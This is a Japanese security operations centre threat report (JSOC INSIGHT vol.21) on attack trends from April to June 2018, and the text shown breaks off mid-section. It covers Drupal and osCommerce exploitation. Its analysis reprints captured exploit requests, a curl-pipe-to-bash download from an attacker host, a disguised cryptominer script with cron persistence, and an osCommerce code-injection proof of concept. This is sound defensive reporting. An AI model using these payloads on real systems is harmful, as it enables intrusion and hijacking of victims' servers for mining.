LAC

JAPAN SECURITY OPERATION CENTER INSIGHT

JSOC

JAPAN
SECURITY OPERATION
CENTER

vol.21

2018/11/22

JSOC Analysis Group

JSOC
JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.21

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Group

【集計期間】
2018 年 4 月 1 日 ～ 2018 年 6 月 30 日

【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス(機器)のデータに基づいて作成されています。

2　エグゼクティブサマリ

本レポートは、集計期間中に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

■　Drupal における任意コード実行の脆弱性

4 月 12 日に詳細な情報がインターネット上に公開されて以降、コンテンツ管理システム(CMS)である Drupal における任意コードの実行が可能な脆弱性(CVE-2018-7600)を狙った攻撃通信を多く検知しました。また、本脆弱性の修正に不備があり、4 月 25 日に新たな脆弱性(CVE-2018-7602)として情報が公開されました。CVE-2018-7600 と比較して件数は少ないものの CVE-2018-7602 についても攻撃通信を検知しており、Drupal を運用している場合は注意が必要です。

■　osCommerce におけるコードインジェクションの脆弱性

オンラインストア管理システムである osCommerce におけるコードインジェクションが可能な脆弱性について、6 月 22 日以降、本脆弱性を狙った攻撃通信を断続的に検知しました。本脆弱性は容易に悪用が可能であるため、osCommerce のインストールに使用するファイルを外部に公開しないことを推奨します。

■　IIS および Weblogic の脆弱性を悪用した攻撃通信の増加

IIS および Oracle WebLogic Server における任意のコード実行が可能な脆弱性(CVE-2017-7269、CVE-2017-10271)の情報が公開されて以降、継続して攻撃通信を検知していましたが、検知件数の急増を確認しました。当該脆弱性の対応が完了していない場合、早急に完了させることを推奨します。

3　JSOC におけるインシデント傾向

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログやプロキシのログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	緊急事態と判断したインシデント ・お客様システムで情報漏えいや Web 改ざんが発生している ・マルウェア感染通信が確認でき、感染が拡大している
	Critical	攻撃が成功した可能性が高いと判断したインシデント ・脆弱性をついた攻撃の成功やマルウェア感染を確認できている ・攻撃成否が不明だが影響を受ける可能性が著しく高いもの
参考インシデント	Warning	経過観察が必要と判断したインシデント ・攻撃の成否を調査した結果、影響を受ける可能性が無いもの ・検知時点では影響を受ける可能性が低く、経過観察が必要なもの
	Informational	攻撃ではないと判断したインシデント ・ポートスキャンなどの監査通信や、それ自体が実害を伴わない通信 ・セキュリティ診断や検査通信

図 1に、集計期間(2018年4月～6月)において発生した重要インシデントの件数推移を示します。本集計期間に発生した重要インシデントの合計件数は、全集計期間(2018年1月～3月)の205件から減少し、169件でした。

インターネットからの攻撃により発生した重要インシデントは、4月上旬に最も多く発生(図 1-①)しました。しかしながら、お客様からご依頼いただいた運用変更に伴い多くの重要インシデントが発生していたため、特定の攻撃通信による影響ではありませんでした。また、4月は他の月と比較して多くの重要インシデントが発生しましたが、特定の攻撃分類が原因で増加したといった顕著な傾向の変化はありませんでした。

ネットワーク内部から発生した重要インシデントは、5月下旬に最も多く発生(図 1-②)しました。本増加は、特定ホストへの不審な通信が継続して発生したことに起因します。過去に同一ホストに対する不審なHTTP通信を検知した実績がある通信先でしたが、本件は状況が異なり、ファイアウォールの遮断ログが多数継続しているのみで、HTTP通信の検知はありませんでした。この検知状況の変化は、お客様が実施されるセキュリティ対策の一環として、マルウェア感染時や脆弱性を悪用した攻撃の成功時に発生する通信の宛先ホストを、ファイアウォールで遮断したためと推測します。不審なホストへの通信を遮断することで被害を緩和できる場合があるため、同様の対応を実施する組織は多くあると考えます。しかしながら、緩和策の実施により検知状況が変化する場合があるため、双方の観点において影響を把握する必要が

あります。





図 1 発生した重要インシデントの件数推移(2018 年 4 月～6 月)

図 2 に、インターネットからの攻撃により発生した重要インシデントの内訳を示します。

インターネットからの攻撃により発生した重要インシデントの件数は、前集計期間の 101 件から大きく減少し、68 件でした。XSS による重要インシデントが最も多くの割合を占め、全体の件数が大きく減少したにも関わらず、前集計期間と大きく変わらない件数となりました。

検知ログには Windows コマンドプロンプトの文字列が記録されており、攻撃者に操作されている可能性が考えられるバックドアアクセスによる重要インシデントは、本集計期間において一時的に増加したものの、連絡後にお客様からハニーポットを運用しているとの情報をいただいたため、以降は重要インシデントとしての通知を控えています。




(a) 1～3 月 **(b) 4～6 月**

図 2 インターネットからの攻撃により発生した重要インシデントの内訳

図 3 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部から発生した重要インシデントの件数は、前集計期間の 104 件から僅かに減少し、101 件でした。不審なファイル取得が最も多くの割合を占めており、本分類が増加した原因は、前号[1]で紹介したマルウェア感染を意図した Excel ファイルにより発生した通信の検知が多く発生したためでした。また、ファイルを取得する通信は検知していないものの、不審な Excel ファイルに関連するドメインの名前解決通信を検知したことによる重要インシデントも増加しました。



(a) 1～3 月 **(b) 4～6 月**

図 3 ネットワーク内部から発生した重要インシデントの内訳

[1] JSOC INSIGHT vol.20 3.1 重要インシデントの傾向
https://www.lac.co.jp/lacwatch/pdf/20180807_jsoc_a001t.pdf

3.2　注意が必要な通信について

集計期間で注意が必要な通信や、大きな被害には発展していないものの、インターネットからの攻撃で検知件数が多く見受けられた事例について紹介します。

表 2 に、集計期間において多数検知した通信を示します。

表 2 多数検知した通信

概要	JSOC の検知内容	検知時期
66.111.41.250 からの攻撃	4 月 14 日に、66.111.41.250(アメリカ)からの S2-045(CVE-2017-5638)を狙った攻撃通信を多数検知しました。 攻撃の目的は脆弱性有無の調査や仮想通貨のマイニング等ばらつきがありましたが、攻撃通信は PUT メソッドで実施され、URL が/Hello.World、Host ヘッダの値が 255.255.255.255 である点は固定されていました。	4 月中旬
PHPUnit の脆弱性を狙った攻撃	6 月 16 日以降、PHPUnit の脆弱性(CVE-2017-9841)を狙った攻撃通信の内容に変化がありました。 以前は文字列を表示させる等、脆弱性の有無の調査を目的としていると考えられる実害のない通信を多く検知しました。しかしながら、16 日以降はバックドアを作成する目的の内容へと通信内容が変化し、数も増加しています。	6 月中旬～

4　今号のトピックス

4.1　Drupal における任意コード実行の脆弱性

コンテンツ管理システム（CMS）のひとつである Drupal における任意コードの実行が可能な脆弱性(CVE-2018-7600)[2]が、2018 年 3 月に公開されました。本脆弱性が公開された直後は攻撃通信の検知はありませんでしたが、4 月 12 日 に詳細なレポート[3]が公開されて以降、攻撃通信を多数検知しました。また、CVE-2018-7600 の修正に不備が報告され、4 月 25 日に新たな脆弱性(CVE-2018-7602)[4]として情報が公開されました。CVE-2018-7602 については情報公開後すぐに PoC も公開されました。

表 3 に、本脆弱性に関する時系列をまとめます。

表 3 本脆弱性に関する時系列

3 月 28 日	CVE-2018-7600 に関する脆弱性情報の公開 CVE-2018-7600 の脆弱性を修正したバージョンの公開
4 月 12 日	CVE-2018-7600 に関する詳細なレポートが CheckPoint から公開 CVE-2018-7600 に関する PoC がインターネット上に公開
4 月 14 日	CVE-2018-7600 を狙った攻撃通信を初めて検知
4 月 25 日	CVE-2018-7602 に関する脆弱性情報の公開 CVE-2018-7602 の脆弱性を修正したバージョンの公開
4 月 26 日	CVE-2018-7602 に関する PoC がインターネット上に公開
5 月 17 日	CVE-2018-7602 を狙った攻撃通信を初めて検知

4.1.1　CVE-2018-7600 を狙った攻撃通信について

図 4に、本集計期間におけるCVE-2018-7600を狙った攻撃通信の検知件数推移を示します。

本攻撃通信に関しては、攻撃対象とするDrupalのバージョンが8系の場合と7系の場合で攻撃通信の内容が異なりますが、件数が急増した箇所の多くは8系を対象とした攻撃通信が急増していたことがわかります。また、急増を除いた傾向として、5月21日までは7系を対象とした攻撃通信を多く検知していましたが、5月24日以降は8系を対象とした攻撃通信の検知が増加し、6月10日以降は8系を対象とした

[2] Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002
https://www.drupal.org/sa-core-2018-002

[3] Uncovering Drupalgeddon 2 - Check Point Research
https://research.checkpoint.com/uncovering-drupalgeddon-2/

[4] Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-004
https://www.drupal.org/sa-core-2018-004

攻撃通信が7系より多くなりました。24日以降、7系への攻撃通信が8系へも行われるようになった可能性が考えられましたが、増加した8系の攻撃通信について確認したところ、7系の攻撃通信とは攻撃内容や送信元に差異があることが多く、同じ攻撃を両系に対して行っている場合は少数でした。




図 4 CVE-2018-7600 を狙った攻撃通信の検知件数推移

図 5に、攻撃内容毎の件数推移を示します。攻撃通信が増加した際は、多くの攻撃通信が8系のDrupalを対象としていましたが、攻撃内容は各増加時期によって異なりました。

図 5-①②の増加時は、脆弱性の有無を調査する攻撃通信の増加が原因でした。しかしながら、図5-③④の増加時は、バックドアの作成を意図した攻撃通信の増加が原因でした。

任意のコードを実行可能な脆弱性が公開された場合、仮想通貨の採掘やボットへ感染させる目的で、wget等のコマンドにより外部からファイルを取得し実行する攻撃通信(外部ファイルの取得と実行)が、検知件数の増減に影響を与えることが多くあります。しかしながら本脆弱性に関しては、バックドアやアップローダとしての処理を含んだPHPファイルを取得する攻撃通信(バックドア作成)の増減が激しく、外部ファイルの取得と実行については定常的に検知しているものの、目立った増減はありませんでした。また、バックドアの作成手法としても、外部からファイルを取得する他、echoコマンドの実行結果をリダイレクトしてバックドアを作成する等、多様な攻撃通信を検知しました。




図 5 攻撃内容毎の件数推移

4.1.2 注目した攻撃通信

検知した攻撃通信の中で、注目した攻撃通信について紹介します。

4.1.2.1 jpg ファイルに偽装したシェルスクリプト実行の試み

図 6に、jpgファイルに偽装したシェルスクリプト実行の試みを示します。

取得を試みているlogo8.jpgについて調査したところ、ファイルの内容はjpgファイルに偽装されたシェルスクリプトでした。本ファイルを実行すると、攻撃対象のリソースを使用して仮想通貨の採掘がおこなわれます。

```
POST /user/register?element_parents=account%2Fmail%2F%23value&_wrapper_format=drupal_ajax&ajax_form=1 HTTP/1.1
Host: [redacted]
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Content-Length: 188
Content-Type: application/x-www-form-urlencoded
Connection: close

mail%5B%23markup%5D=curl+-s+http%3A%2F%2F158.69.133.18%3A8220%2Flogo8.jpg+%7C+bash+-s&mail%5B%23type
%5D=markup&form_id=user_register_form&_drupal_ajax=1&mail%5B%23post_render%5D%5B%5D=exec
```

図 6 仮想通貨の採掘を目的とした攻撃通信

図 7 に、logo8.jpg の内容を示します。

本シェルスクリプトは、仮想通貨の採掘をするための設定ファイル(3.json)と実行ファイル(rig)をダウンロードし、攻撃対象のリソースに設定を変更した上で仮想通貨の採掘を行います。ファイル名やシェルスク

リプトの内容に、過去の JSOC INSIGHT[5][6]で記載した内容と類似性があることから、同一の攻撃者が非常に長い期間に渡り、悪用する脆弱性を切り替えつつ活動を継続していると推測します。

```
#!/bin/sh
pkill -f suppoie
ps aux | grep -vw sustes | awk '{if($3>40.0) print $2}' | while read procid
do
kill -9 $procid
done
rm -rf /dev/shm/jboss
ps -fe|grep -w sustes |grep -v grep
if [ $? -eq 0 ]
then
pwd
else
crontab -r || true && ¥
echo "* * * * * curl -s http://192.99.142.235:8220/logo9.jpg | bash -s" >> /tmp/cron || true && ¥
crontab /tmp/cron || true && ¥
rm -rf /tmp/cron || true && ¥
curl -o /var/tmp/config.json http://192.99.142.235:8220/3.json
curl -o /var/tmp/sustes http://192.99.142.235:8220/rig
chmod 777 /var/tmp/sustes
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
cores=$((($proc+1)/2))
num=$(($cores*3))
/sbin/sysctl -w vm.nr_hugepages=`$num`
nohup ./sustes -c config.json -t `echo $cores` >/dev/null &
fi
sleep 3
echo "runing....."
```

図 7 logo8.jpg の内容

4.1.2.2 複数のリクエストによるコマンド実行の試み

任意コード実行の脆弱性を狙った攻撃通信において、複数のコマンドを一行で実行する攻撃は、他の脆弱性を狙った攻撃通信においても多く検知しています。しかしながら、本脆弱性を狙った攻撃通信においては、複数のリクエストに分かれてコマンドの実行を試みている攻撃通信を観測しました。

図 8に、複数のリクエストに分かれたコマンド実行の試みを示します。

パーミッションの設定を変更した上で外部からファイルを取得し実行するという一連の攻撃が、複数のリクエストに分かれて検知していることが確認できます。

---

[5] JSOC INSIGHT vol.18 4.2 仮想通貨採掘を目的とする攻撃通信の増加
https://www.lac.co.jp/lacwatch/pdf/20180130_jsoc_j001w.pdf

[6] JSOC INSIGHT vol.19 4.1 Oracle WebLogic Server の任意コード実行の脆弱性
https://www.lac.co.jp/lacwatch/pdf/20180411_jsoc_a001t.pdf




図 8 複数のリクエストに分かれたコマンド実行の試み

4.1.2.3 Muhstik ボットによる攻撃通信

wgetコマンドの実行を試みている攻撃通信に関して、/drupal.phpへアクセスする攻撃通信の検知がありました。ファイル名が脆弱性の存在するソフトウェア名と対応していたことから、他の脆弱性に対しても同様の攻撃通信を行っている可能性が考えられたため、本ファイルの取得元である51.254.219.134について調査したところ、複数のファイルが公開されていた形跡を確認しました。

表 4に、51.254.219.134で公開されていた形跡のあるファイル名を示します。

また、本攻撃通信はMuhstikボットによる攻撃通信であるといった情報[7]を確認しています。

表 4 51.254.219.134 で公開されていた形跡のあるファイル名

Fdrupal.php	clipbucket.php	dasan.php
dav.php	drpal.php	drupal.php
gpon.php	jboss.php	oracle
oracleaudit.php	oracleaudit.pnp	tomato.php
webuzo.php	wp.php	

4.1.3 CVE-2018-7602 を狙った攻撃通信について

CVE-2018-7602 の脆弱性は、以下に示す条件が成立していた場合に脆弱性の影響を受けます。

【攻撃の成立条件】

- 認証済みのユーザであること
- 認証済みユーザが記事の削除権限を有すること

図 9 に、CVE-2018-7602 の脆弱性を狙った攻撃通信を示します。

本脆弱性を悪用するには、記事の削除操作を行った際の応答に含まれる form_token の値を攻撃通信に指定する必要があります。しかしながら、図 9 の攻撃通信においては、PoC で例示されている値の[CSRF-TOKEN]を変更していないため、本攻撃通信は失敗します。

---

[7] Botnet Muhstik is Actively Exploiting Drupal CVE-2018-7600 in a Worm Style
http://blog.netlab.360.com/botnet-muhstik-is-actively-exploiting-drupal-cve-2018-7600-in-a-worm-style-en/

```
POST /?q=node/99/delete&destination=node?q[%2523][]=passthru%26q[%2523type]=markup%26q[%2523markup]=id;uname+-a HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.63 Safari/537.31
Content-Length: 88
Content-Type: application/x-www-form-urlencoded
0: application/json

form_id=node_delete_confirm&_triggering_element_name=form_id&form_token=%5BCSRF-TOKEN%5D
```

図 9 CVE-2018-7602 の脆弱性を狙った攻撃通信

図 10 に、CVE-2018-7602 を狙った攻撃通信における検知件数の推移を示します。

CVE-2018-7602 の PoC は 4 月に公開されましたが、検知は 5 月 17 日以降でした。検知件数も、CVE-2018-7600 を狙った攻撃通信と比較して、非常に少ない件数で推移しています。この要因として、攻撃の成立条件が CVE-2018-7600 と比較して厳しいためと考えます。




図 10 CVE-2018-7602 を狙った攻撃通信における検知件数の推移

4.1.4 脆弱性の対策

CVE-2018-7600 および CVE-2018-7602 の影響を受ける Drupal を使用している場合は、早期に対策を実施し、可能な限り最新のバージョンにアップデートすることを推奨いたします。開発元のセキュリティアドバイザリに記載されている、本脆弱性の影響を受けるバージョンおよび修正されたバージョンは以下の通りです。

【本脆弱性の影響を受けるバージョン】

- Drupal 8.5.3より前のバージョン
- Drupal 8.4.8より前のバージョン
- Drupal 7.59より前のバージョン

【本脆弱性の修正されたバージョン】

- Drupal 8.5.3
- Drupal 8.4.8
- Drupal 7.59

4.2 osCommerce におけるコードインジェクションの脆弱性

2018 年 3 月、オンラインストア管理システムである osCommerce のインストール時に使用するファイルにおいて、コードインジェクションの脆弱性が公開されました。PoC も同時に公開されており、本脆弱性を容易に悪用することが可能で、本集計期間において検知件数の突発的な増加を確認しました。

4.2.1 脆弱性の検証

本脆弱性を検証した結果、影響を受けることを確認したバージョンを以下に示します。

【本脆弱性の影響を受けるバージョン】

- osCommerce v2.2rc1からv2.3.4.1

osCommerce のインストール処理は、install/install.php により処理されます。インストールが進行すると、install.php が install/templates/pages/install_4.php を読み込んで処理を行い、設定ファイルとして install/includes/configure.php を生成します。本脆弱性は、install.php が受け取った POST リクエストのパラメータを、install_4.php の処理で定数の値として configure.php へ書き込む際にバリデーションが不十分であるため、生成する configure.php へ任意のコードをインジェクションすることが可能です。

また、本脆弱性は、osCommerce のインストール処理における脆弱性であるため、osCommerce のインストールを完了していなくても、install ディレクトリ配下のファイルを公開している場合は、攻撃の影響を受けることを確認しています。

図 11に、本脆弱性を検証した際の通信を示します。

バリデーションが不十分なパラメータのひとつであるDB_DATABASEの値にPHPコードを挿入することで、生成するconfigure.phpへのコードインジェクションを試みます。また、stepの値はinstall_4.phpを読み込むための条件分岐に、DIR_FS_DOCUMENT_ROOTの値はconfigure.phpのパスを指定するために使用します。

```
POST /oscommerce-2.3.4.1/catalog/install/install.php?step=4 HTTP/1.1
Host: 10.12.0.175
User-Agent: python-requests/2.18.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 69
Content-Type: application/x-www-form-urlencoded

DIR_FS_DOCUMENT_ROOT=.%2F&DB_DATABASE=%27%29%3Bphpinfo%28%29%3B%2F%2A
```

図 11 本脆弱性を検証した際の通信

図 12に、コードインジェクションされたconfigure.phpを示します。

検証した際の通信により、configure.phpにおいてdefine関数でDB_DATABASEが定数として定義される個所(図 12-①)へコードインジェクションされていることが確認できます。このため、configure.phpへアクセスすることで、挿入した任意のPHPコードであるphpinfo関数を実行させることが可能(図 13)です。

```
<?php
  define('HTTP_SERVER', '://');
  define('HTTPS_SERVER', '://');
  define('ENABLE_SSL', false);
  define('HTTP_COOKIE_DOMAIN', '');
  define('HTTPS_COOKIE_DOMAIN', '');
  define('HTTP_COOKIE_PATH', '/');
  define('HTTPS_COOKIE_PATH', '/');
  define('DIR_WS_HTTP_CATALOG', '/');
  define('DIR_WS_HTTPS_CATALOG', '/');
  define('DIR_WS_IMAGES', 'images/');
  define('DIR_WS_ICONS', DIR_WS_IMAGES . 'icons/');
  define('DIR_WS_INCLUDES', 'includes/');
  define('DIR_WS_FUNCTIONS', DIR_WS_INCLUDES . 'functions/');
  define('DIR_WS_CLASSES', DIR_WS_INCLUDES . 'classes/');
  define('DIR_WS_MODULES', DIR_WS_INCLUDES . 'modules/');
  define('DIR_WS_LANGUAGES', DIR_WS_INCLUDES . 'languages/');

  define('DIR_WS_DOWNLOAD_PUBLIC', 'pub/');
  define('DIR_FS_CATALOG', './');
  define('DIR_FS_DOWNLOAD', DIR_FS_CATALOG . 'download/');
  define('DIR_FS_DOWNLOAD_PUBLIC', DIR_FS_CATALOG . 'pub/');

  define('DB_SERVER', '');
  define('DB_SERVER_USERNAME', '');
  define('DB_SERVER_PASSWORD', '');
  define('DB_DATABASE', '');phpinfo();/*');   ①
  define('USE_PCONNECT', 'false');
  define('STORE_SESSIONS', 'mysql');
?>
